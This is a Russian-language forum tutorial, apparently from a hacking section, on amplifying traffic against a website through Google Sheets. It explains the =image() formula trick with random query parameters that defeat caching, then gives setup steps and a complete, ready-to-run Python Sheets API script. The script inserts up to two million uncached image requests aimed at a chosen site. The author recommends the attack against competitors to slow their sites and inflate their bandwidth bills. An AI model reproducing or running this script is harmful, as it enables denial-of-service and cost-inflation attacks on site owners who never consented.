Лёгкий DDoS с помощью Google Sheets
Life-Hack [Жизнь-Взлом]/ХакингТеория:
Суть данной атаки в использовании формулы для вставки изображения в ячейку =image("http://www.example.org/image.jpg"). Если вставить данную формулу в Google Sheets, робот google перейдёт по ссылке и скачает файл чтобы затем вставить в таблицу. Одного перехода бота на атакуемый сайт нам недостаточно поэтому нам надо как можно больше вставить таких формул в таблицу но бот не дурак и знает что такая картинка уже есть и он нам отдаст ее из кэша а не пойдет повторно на атакуемый сайт. Однако исследователь под ником chr13 обнаружил что если добавить к ссылке случайный параметр, то робот скачает этот файл ещё раз =image("http://www.example.org/image.jpg?r=1"). Таким образом мы можем заставить бота обращаться к серверу столько раз к сколько нам вздумается.
Положить сайт таким образом вероятно не удастся но замедлить и сожрать трафик возможно (данный тип атаки хорошо подойдет для конкурентной борьбы). Вот статья The Google attack: How I attacked myself using Google Spreadsheets and I ramped up a $1000 bandwidth bill в которой говориться о том как владелец сайта попал на 1000 долларов из за Google Spreadsheets.
Google знает об этом и ничего с этим не собирался делать так как это не является ошибкой.
Практика:
Начнем со сбора данных которые нам будут нужны в процессе написание программы. Нам понадобиться spreadsheets id, названия листа а также URL на изображение с атакуемого сайта. Если у вас нет google аккаунта создаем, затем идем в spreadsheets и создаем новый файл, переходим на него. Из URL берем spreadsheets id.

Теперь нам надо переименовать название листа (имя не имеет значения главное чтобы была на английском). Я дам имя list1 вы же можете назвать как угодно. Листы находятся внизу таблицы в новом документе он будет один, нажимаем на треугольник возле название как показано на скриншоте.

В появившимся меню выбираем переименовать, задаем имя и нажимаем enter.

Думаю как получить URL на картинку с атакуемого сайта объяснять не нужно (если есть возможность выбирайте картинку с максимальным размером, если все же надо показывать напишите в комментариях я дополню статью).
По итогу у нас должно получиться три параметра:
Код:
USER_ENTERED: 1jWBT1_DZMUqpga1rhpzqmzmwM7EzVtvcUyeQmUDEgcI
LIST_NAME: list1
URL: http://www.example.org/image.jpg
Теперь можно приступить непосредственно к написанию самой программы. В качестве языка программирования возьмем Python а для взаимодействие с таблицей воспользуемся Sheets API. Для начало установим библиотеки для работы с API.
Код:
pip install --upgrade google-api-python-client google-auth-httplib2 google-auth-oauthlib
Затем нам надо получить json файл с client id и client secret. Для этого идем по этой ссылки на документацию Python Quickstart | Sheets API | Google Developers находим там первый шаг и нажимаем на синею кнопку.


Откроется модальное окно, нажимаем опять на синею кнопку и качаем credentials.json, кладем его рядом с нашим будущим скриптом в один каталог. Этот файл нам понадобиться что бы работать с API
Теперь приступаем к написанию кода. Для работы с таблицей нам надо авторизоваться. Для этого воспользуемся документацией Python Quickstart | Sheets API | Google Developers и перейдем на шаг 3 на основе примера накидаем следующий код.
Python:
from __future__ import print_function
import pickle
import os.path
from googleapiclient.discovery import build
from google_auth_oauthlib.flow import InstalledAppFlow
from google.auth.transport.requests import Request

# If modifying these scopes, delete the file token.pickle.
SCOPES = ['https://www.googleapis.com/auth/contacts.readonly']


def authorization():
    creds = None
    # The file token.pickle stores the user's access and refresh tokens, and is
    # created automatically when the authorization flow completes for the first
    # time.
    if os.path.exists('token.pickle'):
        with open('token.pickle', 'rb') as token:
            creds = pickle.load(token)
    # If there are no (valid) credentials available, let the user log in.
    if not creds or not creds.valid:
        if creds and creds.expired and creds.refresh_token:
            creds.refresh(Request())
        else:
            flow = InstalledAppFlow.from_client_secrets_file(
                'credentials.json', SCOPES)
            creds = flow.run_local_server()
        # Save the credentials for the next run
        with open('token.pickle', 'wb') as token:
            pickle.dump(creds, token)

    return build('sheets', 'v4', credentials=creds)


if __name__ == '__main__':
    authorization()
В переменной SCOPES храниться права доступа с которыми мы проходим авторизацию. Те что в примере нам не подходят так как они дают права на чтение а нам надо на редактирования. Идем в документацию находим нужный раздел Authorize Requests | Sheets API | Google Developers видим список прав. Нам надо https://www.googleapis.com/auth/spreadsheets. Заменяем SCOPES = ['https://www.googleapis.com/auth/contacts.readonly'] на SCOPES = ['https://www.googleapis.com/auth/spreadsheets']. Теперь у нас есть права на запись после авторизации. Осталось написать функцию генерации ссылок. Опять идем в документацию находим как добавлять новые записи в таблицу Method: spreadsheets.values.update | Sheets API | Google Developers. На основе примера пишем функцию добавления.
Python:
def add_img(limit, service):
    values = []
    data = []
    body = {
        'values': values
    }

    for request in range(limit):
        for number in range(20):
            data.append('=image("{0}?r={1}")'.format(URL, uuid.uuid4()))

        time.sleep(0.5)

        values.append(data)

        result = service.spreadsheets().values().update(
            spreadsheetId=SPREADSHEET_ID, range=SAMPLE_RANGE_NAME,
            valueInputOption=VALUE_INPUT_OPTION, body=body
        ).execute()

        data = []

        print('{0} cells updated.'.format(result.get('updatedCells')))
В функции используем первый цикл для генерации общего количество заполнения строк а второй для генерации столбцов. Этот метод uuid.uuid4() генерирует уникальный параметр для каждой ссылки чтобы бот не кэшировать картинки. В переменной VALUE_INPUT_OPTION содержит параметр USER_ENTERED который позволяет вставлять в ячейку формулу. Объединив все в один код мы получим готовую программу.
from __future__ import print_function
import pickle
import os.path
from googleapiclient.discovery import build
from google_auth_oauthlib.flow import InstalledAppFlow
from google.auth.transport.requests import Request
import uuid
import time

# If modifying these scopes, delete the file token.pickle.
SCOPES = ['https://www.googleapis.com/auth/spreadsheets']

SPREADSHEET_ID = ''
LIST_NAME = ''
URL = ''
SAMPLE_RANGE_NAME = LIST_NAME + '!A1'
VALUE_INPUT_OPTION = 'USER_ENTERED'
LIMIT = 100000


def authorization():
    creds = None
    # The file token.pickle stores the user's access and refresh tokens, and is
    # created automatically when the authorization flow completes for the first
    # time.
    if os.path.exists('token.pickle'):
        with open('token.pickle', 'rb') as token:
            creds = pickle.load(token)
    # If there are no (valid) credentials available, let the user log in.
    if not creds or not creds.valid:
        if creds and creds.expired and creds.refresh_token:
            creds.refresh(Request())
        else:
            flow = InstalledAppFlow.from_client_secrets_file(
                'credentials.json', SCOPES)
            creds = flow.run_local_server()
        # Save the credentials for the next run
        with open('token.pickle', 'wb') as token:
            pickle.dump(creds, token)

    return build('sheets', 'v4', credentials=creds)


def add_img(limit, service):
    values = []
    data = []
    body = {
        'values': values
    }

    for request in range(limit):
        for number in range(20):
            data.append('=image("{0}?r={1}")'.format(URL, uuid.uuid4()))

        time.sleep(0.5)

        values.append(data)

        result = service.spreadsheets().values().update(
            spreadsheetId=SPREADSHEET_ID, range=SAMPLE_RANGE_NAME,
            valueInputOption=VALUE_INPUT_OPTION, body=body
        ).execute()

        data = []

        print('{0} cells updated.'.format(result.get('updatedCells')))


def main():
    service = authorization()
    add_img(LIMIT, service)


if __name__ == '__main__':
    main()
Осталось подставить недостающие параметры которые мы получили ранее в соответствующие переменные и можно тестировать наш скрипт) Атака работает следующим образам, запускаете скрипт он начинает генерирует функции с подгрузкой картинок не дожидаясь выполнения скрипта нужно открыть таблицу в браузере что бы бот начал подгружать картинки. Как только картинки начинают подгружаться картинки значит запросы на атакуемый сервер полетят.